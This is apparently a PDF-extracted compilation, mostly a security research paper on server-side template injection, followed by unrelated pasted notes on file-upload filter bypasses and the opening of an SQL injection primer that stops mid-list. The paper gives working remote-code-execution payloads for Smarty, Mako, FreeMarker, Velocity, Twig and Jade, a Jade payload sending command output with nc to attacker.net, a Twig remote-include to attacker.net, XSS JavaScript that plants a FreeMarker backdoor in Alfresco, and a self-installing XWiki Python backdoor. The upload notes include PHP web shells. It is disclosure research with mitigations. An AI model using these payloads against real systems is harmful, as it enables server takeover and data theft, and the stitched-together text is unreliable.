
This variant is even easier to miss during an assessment, as it doesn't result in obvious XSS and is almost indistinguishable from a simple hashmap lookup. Changing the value from username will typically either result in a blank result or the application erroring out. It can be detected in a robust manner by verifying the parameter doesn't have direct XSS, then breaking out of the template statement and injecting HTML tag after it:

```
personal_greeting=username<tag>
Hello
```

```
personal_greeting=username}}<tag>
Hello user01 <tag>
```

Identify

After detecting template injection, the next step is to identify the template engine in use. This step is sometimes as trivial as submitting invalid syntax, as template engines may identify themselves in the resulting error messages. However, this technique fails when error messages are suppressed, and isn't well suited for automation. We have instead automated this in Burp Suite using a decision tree of language-specific payloads. Green and red arrows represent 'success' and 'failure' responses respectively. In some cases, a single payload can have multiple distinct success responses - for example, the probe `{{7*'7'}}` would result in 49 in Twig, 7777777 in Jinja2, and neither if no template language is in use.



Exploit

Read

The first step after finding template injection and identifying the template engine is to read the documentation. The importance of this step should not be underestimated; one of the zeroday

exploits to follow was derived purely from studious documentation perusal. Key areas of interest are:

- 'For Template Authors' sections covering basic syntax.
- 'Security Considerations' - chances are whoever developed the app you're testing didn't read this, and it may contain some useful hints.
- Lists of builtin methods, functions, filters, and variables.
- Lists of extensions/plugins - some may be enabled by default.

Explore

Assuming no exploits have presented themselves, the next step is to explore the environment to find out exactly what you have access to. You can expect to find both default objects provided by the template engine, and application-specific objects passed in to the template by the developer. Many template systems expose a 'self' or namespace object containing everything in scope, and an idiomatic way to list an object's attributes and methods.

If there's no builtin self object you're going to have to bruteforce variable names. I have created a wordlist for this by crawling GitHub for GET/POST variable names used in PHP projects, and publicly released it via [SecLists](#) and Burp Intruder's wordlist collection.

Developer-supplied objects are particularly likely to contain sensitive information, and may vary between different templates within an application, so this process should ideally be applied to every distinct template individually.

Attack

At this point you should have a firm idea of the attack surface available to you and be able to proceed with traditional security audit techniques, reviewing each function for exploitable vulnerabilities. It's important to approach this in the context of the wider application - some functions can be used to exploit application-specific features. The examples to follow will use template injection to trigger arbitrary object creation, arbitrary file read/write, remote file include, [information disclosure](#) and privilege escalation vulnerabilities.

Exploit development

I have audited a range of popular template engines to show the exploit methodology in practice, and make a case for the severity of the issue. The findings may appear to show flaws in template engines themselves, but unless an engine markets itself as suitable for user-submitted templates the responsibility for preventing template injection ultimately lies with web application developers.

Sometimes, thirty seconds of documentation perusal is sufficient to gain RCE. For example, exploiting unsandboxed Smarty is as easy as:

```
{php}echo `id`;{/php}
```

Mako is similarly easy to exploit:

```
<%  
import os  
x=os.popen('id').read()
```

%>
\${x}

However, many template engines try to prevent application logic from creeping into templates by restricting their ability to execute arbitrary code. Others explicitly try to restrict and sandbox templates as a security measure to enable safe processing of untrusted input. Between these measures, developing a template backdoor can prove quite a challenging process.

FreeMarker

FreeMarker is one of the most popular Java template languages, and the language I've seen exposed to users most frequently. This makes it surprising that the official website explains the dangers of allowing user-supplied templates:

23. Can I allow users to upload templates and what are the security implications?

In general you shouldn't allow that, unless those users are system administrators or other trusted personnel. Consider templates as part of the source code just like *.java files are. If you still want to allow users to upload templates, here are what to consider:

- http://freemarker.org/docs/app_faq.html#faq_template_uploading_security

Buried behind some lesser risks like Denial of Service, we find this:

The new built-in

(`Configuration.setNewBuiltinClassResolver`, `Environment.setNewBuiltinClassResolver`): It's used in templates like `"com.example.SomeClass"?new()`, and is important for FTL libraries that are partially implemented in Java, but shouldn't be needed in normal templates.

While `new` will not instantiate classes that are not `TemplateModel`-s, FreeMarker contains a `TemplateModel` class that can be used to create arbitrary Java objects. Other "dangerous" `TemplateModel`-s can exist in your class-path. Plus, even if a class doesn't implement `TemplateModel`, its static initialization will be run. To avoid these, you should use a `TemplateClassResolver` that restricts the accessible classes (possibly based on which template asks for them), such as `TemplateClassResolver.ALLOWS_NOTHING_RESOLVER`.

This warning is slightly cryptic, but it does suggest that the new builtin may offer a promising avenue of exploitation. Let's have a look at the documentation on `new`:

This built-in can be a security concern because the template author can create arbitrary Java objects and then use them, as far as they implement `TemplateModel`. Also the template author can trigger static initialization for classes that don't even implement `TemplateModel`. [snip] If you are allowing not-so-much-trusted users to upload templates then you should definitely look into this topic.

- http://freemarker.org/docs/ref_builtins_expert.html#ref_builtin_new

Are there any useful classes implementing `TemplateModel`? Let's take a look at the JavaDoc:

freemarker.template

Interface **TemplateModel**

All Known Subinterfaces:

AdapterTemplateModel, TemplateBooleanModel, TemplateCollectionModel, TemplateCollectionModelEx, TemplateDateModel, TemplateDirectiveModel, TemplateHashModel, TemplateHashModelEx, TemplateMethodModel, TemplateMethodModelEx, TemplateModelWithAPISupport, TemplateNodeModel, TemplateNumberModel, TemplateScalarModel, TemplateSequenceModel, TemplateTransformModel, WrapperTemplateModel

All Known Implementing Classes:

AllHttpScopesHashModel, ArrayModel, BeanModel, BooleanModel, CaptureOutput, CollectionModel, DateModel, DefaultArrayAdapter, DefaultIteratorAdapter, DefaultListAdapter, DefaultMapAdapter, DefaultNonListCollectionAdapter, DOMNodeModel, EnumerationModel, Environment.Namespace, Execute, HtmlEscape, HttpRequestHashModel, HttpRequestParametersHashModel, HttpSessionHashModel, IncludePage, IteratorModel, JythonHashModel, JythonModel, JythonNumberModel, JythonRuntime, JythonSequenceModel, LocalizedString, MapModel, NodeListModel, NodeModel, NormalizeNewlines, NumberModel, ObjectConstructor, OverloadedMethodsModel, ResourceBundleLocalizedString, ResourceBundleModel, RhinoFunctionModel, RhinoScriptableModel, ServletContextHashModel, SimpleCollection, SimpleDate, SimpleHash, SimpleList, SimpleMapModel, SimpleMethodModel, SimpleNumber, SimpleScalar, SimpleSequence, StandardCompress, StringModel, TaglibFactory, TemplateModelListSequence, XmlEscape

One of these class names stands out - Execute.

The details confirm it does what you might expect - takes input and executes it:

```
public class Execute  
implements TemplateMethodModel
```

Given FreeMarker the ability to execute external commands. Will fork a process, and inline anything that process sends to stdout in the template.

Using it is as easy as:

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("id") }
```

```
uid=119(tomcat7) gid=127(tomcat7) groups=127(tomcat7)
```

This payload will come in useful later.

Velocity

[Velocity](#), another popular Java templating language, is trickier to exploit. There is no 'Security Considerations' page to helpfully point out the most dangerous functions, and also no obvious list of default variables. The following screenshot shows the Burp Intruder tool being used to bruteforce variable names, with the variable name on the left in the 'payload' column and the server's output on the right.

The screenshot shows the Burp Suite interface. At the top, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. Below these is a filter box that says 'Filter: Showing all items'. The main area is a table with columns: Request, Payload, Status, Length, wrt, and Comment. The row for request ID 245 is highlighted in orange. Below the table, there are tabs for 'Request' and 'Response'. Under the 'Request' tab, there are sub-tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing a GET request to /javalab/templateinjection/velocity. Below this is a table with columns: Type, Name, and Value. The first row is highlighted in orange and shows a URL parameter 'foo' with the value 'bar; wrt;\$class trw'. The second row shows a cookie 'JSESSIONID' with the value '6D598FE8A2D82A56A45738D688AA366'.

Request	Payload	Status	Length	wrt	Comment
1309	include	500	4939		
332	context	500	4862		
247	link	500	2846		
310	params	500	2379		
1710	cookies	500	2024		
1711	convert	200	431		org.apache.velocity.tools.generic.ConversionTool@258b2ad5
61	text	200	429		org.apache.velocity.tools.generic.ResourceTool@17e7625c
413	display	200	428		org.apache.velocity.tools.generic.DisplayTool@1945ff9c
194	number	200	427		org.apache.velocity.tools.generic.NumberTool@111ca632
1434	loop	200	425		org.apache.velocity.tools.generic.LoopTool@1f8b7aa0
134	import	200	424		org.apache.velocity.tools.view.ImportTool@780faa6e
149	field	200	424		org.apache.velocity.tools.generic.FieldTool@a59105
2226	ShowFieldTypesIn...	200	403		\$\$ShowFieldTypesInDataEditView
1687	encoderoptionsdis...	200	401		\$\$encoderoptionsdistribution
245	class	200	396		class java.lang.Object
2087	visualizationSettings	200	396		\$\$visualizationSettings
1688	encodedbydistribu...	200	396		\$\$encodedbydistribution
2473	displayVisualization	200	395		\$\$displayVisualization
2430	FormbuilderTestM...	200	395		\$\$FormbuilderTestModel
87	date	200	394		09-Jun-2015 11:50:07
1544	synchronizetagsfr...	200	394		\$\$synchronizetagsfrom
2246	responsecompression	200	394		\$\$responsecompression
1516	unsynchronizedtags	200	393		\$\$unsynchronizedtags
2202	stdDateFilterField	200	393		\$\$stdDateFilterField
2250	requestcompression	200	393		\$\$requestcompression
1630	missingtrackvolume	200	393		\$\$missingtrackvolume

Type	Name	Value
URL	foo	bar; wrt;\$class trw
Cookie	JSESSIONID	6D598FE8A2D82A56A45738D688AA366

The class variable (highlighted) looks particularly promising because it returns a generic Object. Googling it leads us to <https://velocity.apache.org/tools/releases/2.0/summary.html>:

ClassTool: tool meant to use Java reflection in templates
default key: \$class

One method and one property stand out:

\$class.inspect(class/object/string) returns a new ClassTool instance that inspects the specified class

\$class.type returns the actual Class being inspected

<https://velocity.apache.org/tools/releases/2.0/summary.html>

In other words, we can chain \$class.inspect with \$class.type to obtain references to arbitrary objects. We can then execute arbitrary shell commands on the target system using [Runtime.exec\(\)](#). This can be confirmed using the following template, designed to cause a noticeable time delay.

```
$class.inspect("java.lang.Runtime").type.getRuntime().exec("sleep 5").waitFor()
[5 second time delay]
0
```

Getting the shell command's output is a bit trickier (this is Java after all):

```
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
```

```
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end
```

tomcat7

Smarty

[Smarty](#) is one of the most popular PHP template languages, and offers [a secure mode](#) for untrusted template execution. This enforces a whitelist of safe PHP functions, so templates can't directly invoke `system()`. However, it doesn't prevent us from invoking methods on any classes we can obtain a reference to. The documentation reveals that the `$smarty` builtin variable can be used to access various environment variables, including the location of the current file at `$SCRIPT_NAME`. Variable name bruteforcing quickly reveals the self object, which is a reference to the current template. There is very little documentation on this, but the code is all on GitHub. The [getStreamVariable](#) method is invaluable:

```
377     /**
378      * gets a stream variable
379      *
380      * @param string $variable the stream of the variable
381      *
382      * @throws SmartyException
383      * @return mixed the value of the stream variable
384      */
385     public function getStreamVariable($variable)
386     {
387         $_result = '';
388         $fp = fopen($variable, 'r+');
389         if ($fp) {
390             while (!feof($fp) && ($current_line = fgets($fp)) !== false) {
391                 $_result .= $current_line;
392             }
393             fclose($fp);
394
395             return $_result;
396         }
397         $smarty = isset($this->smarty) ? $this->smarty : $this;
398         if ($smarty->error_unassigned) {
399             throw new SmartyException('Undefined stream variable "' . $variable . '"');
400         } else {
401             return null;
402         }
403     }
404 }
```

The `getStreamVariable` method can be used to read any file the server has read+write permission on:

```
{self::getStreamVariable("file:///proc/self/loginuid")}
```

1000

```
{self::getStreamVariable($SCRIPT_NAME)}
```

```
<?php
define("SMARTY_DIR","/usr/share/php/Smarty/");
require_once(SMARTY_DIR.'Smarty.class.php');
...
```

Furthermore, we can call arbitrary static methods. Smarty exposes a range of invaluable static classes, including [Smarty Internal Write File](#), which has the following method:

```
public function writeFile($_filepath, $_contents, Smarty $smarty)
```

This function is designed to create and overwrite arbitrary files, so it can easily be used to create a PHP backdoor inside the webroot, granting us near-complete control over the server. There's one catch - the third argument has a Smarty type hint, so it will reject any non-Smarty type inputs. This means that we need to obtain a reference to a Smarty object.

Further code review reveals that the [self::clearConfig\(\)](#) method is suitable:

```
/**
 * Deassigns a single or all config variables
 *
 * @param string $varname variable name or null
 *
 * @return Smarty_Internal_Data current Smarty_Internal_Data (or Smarty or
 Smarty_Internal_Template) instance for chaining
 */
public function clearConfig($varname = null)
{
    return Smarty_Internal_Extension_Config::clearConfig($this, $varname);
}
```

The final exploit, designed to overwrite the vulnerable file with a backdoor, looks like:

```
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']);
?>",self::clearConfig())}
```

Twig

Twig is another popular PHP templating language. It has restrictions similar to Smarty's secure mode by default, with a couple of significant additional limitations - it isn't possible to call static methods, and the return values from all functions are cast to strings. This means we can't use functions to obtain object references like we did with Smarty's `self::clearConfig()`. Unlike Smarty, Twig has documented its self object (`_self`) so we don't need to bruteforce any variable names.

The `_self` object doesn't contain any useful methods, but does have an `env` attribute that refers to a [Twig Environment](#) object, which looks more promising. The [setCache](#) method on `Twig_Environment` can be used to change the location Twig tries to load and execute compiled templates (PHP files) from. An obvious attack is therefore to introduce a Remote File Include vulnerability by setting the cache location to a remote server:

```
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
```

However, modern versions of PHP disable inclusion of remote files by default via [allow_url_include](#), so this approach isn't much use.

Further code review reveals a call to the dangerous [call_user_func](#) function on line 874, in the [getFilter](#) method. Provided we control the arguments to this, it can be used to invoke arbitrary PHP functions.

```
public function getFilter($name)
{
    [snip]
    foreach ($this->filterCallbacks as $callback) {
        if (false !== $filter = call_user_func($callback, $name)) {
            return $filter;
        }
    }
    return false;
}
```

```
public function registerUndefinedFilterCallback($callable)
{
    $this->filterCallbacks[] = $callable;
}
```

Executing arbitrary shell commands is thus just a matter of registering exec as a filter callback, then invoking getFilter:

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
```

```
uid=1000(k) gid=1000(k) groups=1000(k),10(wheel)
```

Twig (sandboxed)

Twig's sandbox introduces additional restrictions. It disables attribute retrieval and adds a whitelist of functions and method calls, so by default we outright can't call any functions, even methods on a developer-supplied object. Taken at face value, this makes exploitation pretty much impossible. Unfortunately, [the source](#) tells a different story:

```
public function checkMethodAllowed($obj, $method)
{
    if ($obj instanceof Twig_TemplateInterface || $obj instanceof Twig_Markup) {
        return true;
    }
}
```

Thanks to this snippet we can call any method on objects that implement Twig_TemplateInterface, which happens to include `_self`. The `_self` object's [displayBlock](#) method offers a high-level gadget of sorts:

```
public function displayBlock($name, array $context, array $blocks = array(), $useBlocks = true)
{
    $name = (string) $name;
    if ($useBlocks && isset($blocks[$name])) {
        $template = $blocks[$name][0];
    }
}
```



```

    $block = $blocks[$name][1];
} elseif (isset($this->blocks[$name])) {
    $template = $this->blocks[$name][0];
    $block = $this->blocks[$name][1];
} else {
    $template = null;
    $block = null;
}
if (null !== $template) {
    try {
        $template->$block($context, $blocks);
    } catch (Twig_Error $e) {

```

The `$template->$block($context, $blocks);` call can be abused to bypass the function whitelist and call any method on any object the user can obtain a reference to. The following code will invoke the `vulnerableMethod` method on the `userObject` object, with no arguments.

```
{{_self.displayBlock("id",[],{"id":[userObject,"vulnerableMethod"]})}}
```

This can't be used to exploit the `Twig_Environment->getFilter()` method used earlier as there is no way to obtain a reference to the Environment object. However, it does mean that we can invoke methods on any objects the developer has passed into the template - the `_context` object's attributes can be iterated over to see if anything useful is in scope. The XWiki example later illustrates exploiting a developer-provided class.

Jade

[Jade](#) is a popular Node.js template engine. The website [CodePen.io](#) lets users submit templates in a number of languages by design, and is suitable for showing a purely blackbox exploitation process. For a visual depiction of the following steps, please refer to the presentation video (link pending).

First off, confirm template execution:

```
= 7*7
```

```
49
```

Locate the self object:

```
= root
```

```
[object global]
```

Find a way to list object properties and functions:

```
- var x = root
- for(var prop in x)
  , #{prop}
```

```
, ArrayBuffer, Int8Array, Uint8Array, Uint8ClampedArray... global, process, GLOBAL, root
```

Explore promising objects:

```
- var x = root.process
- for(var prop in x)
  , #{prop}
```

, title, version, moduleLoadList... mainModule, setMaxListeners, emit, once

Bypass trivial countermeasures:

```
- var x = root.process.mainModule
- for(var prop in x)
  , #{prop}
```

CodePen removed the words below from your Jade because they could be used to do bad things. Please remove them and try again.

```
->process
->mainModule- var x = root.process
- x = x.mainModule
- for(var prop in x)
  , #{prop}
```

, id, exports, parent, filename, loaded, children, paths, load, require, _compile


Locate useful functions:

```
- var x = root.process
- x = x.mainModule.require
- x('a')
```

Cannot find module 'a'

Exploit:

```
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
```



Case study: Alfresco

[Alfresco](#) is a content management system (CMS) aimed at corporate users. Low privilege users can chain a [stored XSS](#) vulnerability in the comment system with FreeMarker template injection to gain a shell on the webserver. The FreeMarker payload created earlier can be used directly without any modification, but I've expanded it into a classic backdoor that executes the contents of the query string as a shell command:

```
<#assign ex="freemarker.template.utility.Execute"?new(<)> ${ ex(url.getArgs())}
```


Low privilege users do not have permission to edit templates, but the stored XSS vulnerability can be used to force an administrator to install our backdoor for us. I injected the following JavaScript to launch this attack:

```

tok = /Alfresco-CSRFToken=([^\;]*)/.exec(document.cookie)[1];
tok = decodeURIComponent(tok)
do_csrf = new XMLHttpRequest();
do_csrf.open("POST","http://" + document.domain + ":8080/share/proxy/alfresco/api/node/workspace/SpacesStore/59d3cbdc-70cb-419e-a325-759a4c307304/formprocessor",false);
do_csrf.setRequestHeader('Content-Type','application/json; charset=UTF-8');
do_csrf.setRequestHeader('Alfresco-CSRFToken',tok);
do_csrf.send({'prop_cm_name':"folder.get.html.ftl","prop_cm_content":"&lt;#assign ex=\\\"freemarker.template.utility.Execute\\\"?new(<)> ${ ex(url.getArgs())}\"","prop_cm_description":""});

```

The GUID value of templates can change across installations, but it's easily visible to low privilege users via the 'Data Dictionary'. Also, the administrative user is fairly restricted in the actions they can take, unlike other applications where administrators are intentionally granted complete control over the webserver.



Note that according to Alfresco's own documentation, SELinux will do nothing to confine the resulting shell:

If you installed Alfresco using the setup wizard, the `alfresco.sh` script included in the installation disables the Security-Enhanced Linux (SELinux) feature across the system.

- <http://docs.alfresco.com/5.0/tasks/alfresco-start.html>

Case study: XWiki Enterprise

[XWiki Enterprise](#) is a feature-rich professional wiki. In the default configuration, anonymous users can register accounts on it and edit wiki pages, which can contain embedded Velocity template code. This makes it an excellent target for template injection. However, the generic Velocity payload created earlier will not work, as the `$class` helper is not available.

XWiki has the following to say about Velocity:

It doesn't require special permissions since it runs in a Sandbox, with access to only a few safe objects, and each API call will check the rights configured in the wiki, forbidding access to resources or actions that the current user shouldn't be allowed to retrieve/perform. Other scripting language require the user that wrote the script to have Programming Rights to execute them, but except this initial precondition, access is granted to all the resources on the server.

...

Without programming rights, it's impossible to instantiate new objects, except literals and those safely offered by the XWiki APIs. Nevertheless, the XWiki API is powerful enough to allow a wide range of applications to be safely developed, if "the XWiki way" is properly followed.

...

Programming Rights are not required for viewing a page containing a script requiring Programming Rights, rights are only needed at save time
<http://platform.xwiki.org/xwiki/bin/view/DevGuide/Scripting>

In other words, XWiki doesn't just support Velocity - it also supports unsandboxed Groovy and Python scripting. However, these are restricted to users with programming rights. This is good to know because it turns privilege escalation into arbitrary code execution. Since we can only use Velocity, we are limited to [the XWiki APIs](#).

The `$doc` class has some very interesting methods - astute readers may be able to identify an implied vulnerability in the following:


The content author of a wiki page is the user who last edited it. The presence of distinct `save` and `saveAsAuthor` methods implies that the `save` method does not save as the author, but as the person currently viewing the page. In other words, a low privilege user can create a wiki page that, when viewed by a user with programming rights, silently modifies itself and saves the modifications with those rights. To inject the following Python backdoor:

```
{{python}}from subprocess import check_output
q = request.get('q') or 'true'
q = q.split(' ')
print "+check_output(q)+"
{{/python}}
```

We just need to wrap it with some code to grab the privileges of a passing administrator:

```
innocent content
{{velocity}}
#if( $doc.hasAccessLevel("programming") )
  $doc.setContent("
    innocent content
    {{python}}from subprocess import check_output
    q = request.get('q') or 'true'
    q = q.split(' ')
    print "+check_output(q)+"
    {{/python}}
  ")
  $doc.save()
#end
{{/velocity}}
```

As soon as a wiki page with this content is viewed by a user with programming rights, it will backdoor itself. Any user who subsequently views the page can use it to execute arbitrary shell commands:



Although I chose to exploit `$doc.save`, it is far from the only promising API method. Other potentially useful methods include `$xwiki.getURLContent("http://internal-server.net")`, `$request.getCookie("password").getValue()`, and `$services.csrf.getToken()`.

Mitigations - templating safely

If user-supplied templates are a business requirement, how should they be implemented? We have already seen that regexes are not an effective defense, and parser-level sandboxes are error prone. The lowest risk approach is to simply use a trivial template engine such as Mustache, or Python's Template. MediaWiki has taken the approach of executing users' code using a sandboxed Lua environment where potentially dangerous modules and functions have been outright removed. This strategy appears to have held up well, given the lack of people compromising Wikipedia. In languages such as Ruby it may be possible to emulate this approach using monkey-patching.

Another, complementary approach is to concede that arbitrary code execution is inevitable and sandbox it inside a locked-down Docker container. Through the use of capability-dropping, read-only filesystems, and kernel hardening it is possible to craft a 'safe' environment that is difficult to escape from.

Issue status

I do not consider the exploits shown for FreeMarker, Jade, Velocity and unsandboxed Twig to be vulnerabilities in those languages, in the same way that the possibility of SQL injection is not the fault of MYSQL. The following table shows the current status of the vulnerabilities disclosed in this paper.

Software	Status
Alfresco	Disclosure acknowledged, patch in development
XWiki	No fix available - XWiki developers do not have a consensus that this is a bug
Smarty sandbox	Fixed in 3.1.24
CodePen	Fixed
Twig sandbox	Fixed in 1.20.0

Conclusion

Template Injection is only apparent to auditors who explicitly look for it, and may incorrectly appear to be low severity until resources are invested in assessing the template engine's security posture. This explains why Template Injection has remained relatively unknown up till now, and its prevalence in the wild remains to be determined.

Template engines are server-side sandboxes. As a result, allowing untrusted users to edit templates introduces an array of serious risks, which may or may not be evident in the template system's documentation. Many modern technologies designed to prevent templates from doing harm are currently immature and should not be relied on except as a defense in depth measure. When Template Injection occurs, regardless of whether it was intentional, it is frequently a critical vulnerability that exposes the web application, the underlying webserver, and adjacent network services.

By thoroughly documenting this issue, and releasing automated detection via Burp Suite, we hope to raise awareness of it and significantly reduce its prevalence.

2020 update: We've just released some free, interactive labs so you can practise applying these techniques for yourself:

<https://portswigger.net/research/server-side-template-injection>

File Upload Restrictions

Null Byte

.php%00.gif

.php\x00.gif

.php%00.png

.php\x00.png

.php%00.jpg

.php\x00.jpg

Mime type

Content-Type : image/gif

Content-Type : image/png

Content-Type : image/jpeg

GIF89a;

GIF89a;

<?

```
system($_GET['cmd']);
```

?>

Inside image's content

```
exiftool -Comment='<?php system($_GET['cmd']); ?>' photo.jpg
```

Create ZIP manually (e.g: zipslip)

Using zipfile

```
from zipfile import ZipFile
```

```
zip = ZipFile("test.zip", "w")
```

```
zip.writestr("path", "content")
```

```
zip.close()
```

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

<https://thibaud-robin.fr/articles/bypass-filter-upload/>

<https://www.aptnive.co.uk/blog/unrestricted-file-upload-testing/>

<https://pentestlab.blog/2012/11/29/bypassing-file-upload-restrictions/>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files>

<https://book.hacktricks.xyz/pentesting-web/file-upload>

<https://medium.com/@nyomanpradipta120/unrestricted-file-upload-in-php-b4459eef9698>

SQL Injection and Blind SQL Injection

The SQL injection is a set of SQL commands that are placed in a URL string or in data structures in order to retrieve a response that we want from the databases that are connected with the web applications. This type of attacks generally takes place on webpages developed using PHP or ASP.NET.

An SQL injection attack can be done with the following intentions –

- To modify the content of the databases
- To modify the content of the databases
- To perform different queries that are not allowed by the application

This type of attack works when the applications does not validate the inputs properly, before passing them to an SQL statement. Injections are normally placed put in address bars, search fields, or data fields.

The easiest way to detect if a web application is vulnerable to an SQL injection attack is by using the " ' " character in a string and see if you get any error.

Types of SQLi Attack

In this section, we will learn about the different types of SQLi attack. The attack can be categorized into the following two types –

- In-band SQL injection (Simple SQLi)
